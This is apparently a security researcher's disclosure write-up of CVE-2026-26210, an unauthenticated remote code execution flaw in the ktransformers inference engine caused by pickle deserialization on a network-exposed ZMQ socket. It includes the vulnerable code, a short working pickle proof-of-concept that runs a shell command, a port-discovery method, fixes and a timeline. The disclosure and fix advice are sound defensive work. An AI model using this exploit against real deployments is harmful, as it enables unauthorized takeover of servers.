CVE-2026-26210: ktransformers Unauthenticated RCE via Pickle Deserialization in ZMQ Scheduler

Table of Contents
Introduction
As part of my audit of pickle deserialization in ML inference frameworks, I found a critical RCE in ktransformers, a high-performance LLM (Large Language Model) inference engine by KVCache.AI with 16,500 stars.
The balance_serve backend starts a ZMQ ROUTER socket bound to all network interfaces. Messages flow through a ROUTER/DEALER proxy into worker threads that call pickle.loads() on the raw bytes. No auth, no validation, no restricted unpickler.
Target: kvcache-ai/ktransformers Stars: 16,500 Severity: Critical (CVSS 3.1: 9.8)
What is ktransformers?
ktransformers is a framework for optimized LLM inference that mixes CPU and GPU computation to run large models on consumer hardware. It gained attention for running DeepSeek-V3 (a 671B parameter model) on a single node.
The project has multiple backend modes. The balance_serve backend is the legacy multi-concurrency mode that uses a ZMQ-based RPC scheduler to distribute inference requests across worker threads. It’s documented in doc/en/balance-serve.md and activated with --backend_type balance_serve.
The Vulnerability
The scheduler RPC code is in kt-sft/ktransformers/server/balance_serve/sched_rpc.py. The flow is straightforward:
Line 31 - ROUTER socket binds to all interfaces:
self.frontend.bind(f"tcp://*:{main_args.sched_port}")Lines 35-39 - ROUTER/DEALER proxy forwards messages to worker threads:
self.backend = context.socket(zmq.DEALER)
self.backend.bind("inproc://workers")
zmq.proxy(self.frontend, self.backend)
Lines 49-51 - Worker thread deserializes the message:
worker = context.socket(zmq.REP)
worker.connect("inproc://workers")
# ...
message = worker.recv()
data = pickle.loads(message)  # RCE
Here’s the complete picture: the ROUTER socket accepts connections from anywhere on the network. It proxies the raw message bytes through a DEALER socket to a pool of REP worker threads. Each worker calls pickle.loads() on whatever it receives. There’s a try/except around the pickle call that catches all exceptions and returns an error response - meaning the worker thread survives and keeps processing requests even after a malicious payload.
The port is assigned dynamically at runtime via get_free_ports() (the config default of 56441 is overridden). The assigned port appears in server logs.
Proof of Concept
The Exploit
import zmq, pickle, os

class RCE:
    def __reduce__(self):
        return (os.system, ('id > /tmp/ktransformers_pwned',))

ctx = zmq.Context()
sock = ctx.socket(zmq.REQ)
sock.connect('tcp://target:PORT')  # port from server logs or ZMQ scan
sock.send(pickle.dumps(RCE()))
Result
$ cat /tmp/ktransformers_pwned
uid=1000(chocapikk) gid=1001(chocapikk) groups=1001(chocapikk),4(adm),24(cdrom),27(sudo),...
The server returns an error response (the int from os.system() doesn’t have the .get() method the worker expects), but the command has already executed during pickle.loads().
Port Discovery
The ZMQ ROUTER socket port is assigned dynamically. An attacker can discover it by:
- Reading server logs (the port is printed at startup)
- Scanning the ephemeral port range for ZMQ sockets (the 0xFF greeting byte is a reliable fingerprint)
The PoC includes a ZMQ port scanner that probes ports 30000-65535 for the ZMQ greeting signature.
Note on GPU Requirement
The pickle.loads() call at line 51 executes in the ZMQ worker thread when a message is received, before any GPU inference. However, the ktransformers server requires CUDA to initialize the model. A machine with an NVIDIA GPU is needed to reproduce the full attack chain.
Deployment Context
The official Docker deployment uses --network=host, which bypasses Docker’s network isolation and exposes the ZMQ port directly on the host interface. From the project’s Docker documentation:
docker run ... --network=host ... ktransformersThis means even containerized deployments don’t benefit from Docker’s network isolation. The ZMQ port is accessible from the host and any other container on the same network.
The balance_serve backend is the legacy multi-concurrency mode. The modern recommended deployment uses SGLang integration (python -m sglang.launch_server with kt-kernel), which does NOT start the vulnerable ZMQ socket. The vulnerability affects users who deploy with --backend_type balance_serve.
Suggested Fix
- Replace
pickle.loads()with JSON or MessagePack for the RPC protocol. Inference requests are structured data that doesn’t require pickle. - Bind to
127.0.0.1instead oftcp://*by default. If cross-node communication is needed, require explicit opt-in for network binding. - Add authentication. ZMQ supports CurveZMQ for encrypted and authenticated communication. Even a shared secret would prevent casual exploitation.
- If pickle is required, use a
RestrictedUnpicklerwith an explicit allowlist of safe classes.
Timeline
- 2026-02-11: Vulnerability discovered and confirmed by code audit
- 2026-02-11: CVE request submitted to VulnCheck
- 2026-04-23: CVE-2026-26210 published
- 2026-04-23: Fix PR submitted (#1944)
Takeaways
ktransformers is a clean target - no prior CVE, no prior security report. The vulnerability is in a clearly active part of the codebase (kt-sft/ directory, documented backend mode) rather than dead code.
The ROUTER/DEALER proxy pattern makes the vulnerability less obvious than a simple socket. A developer reviewing the code might look at the ROUTER socket setup and not immediately realize that the messages end up being deserialized with pickle.loads() in a separate worker thread. The proxy just moves bytes around - the dangerous part happens elsewhere. Combined with the --network=host Docker recommendation (which nullifies container isolation), this is a particularly easy target in production environments.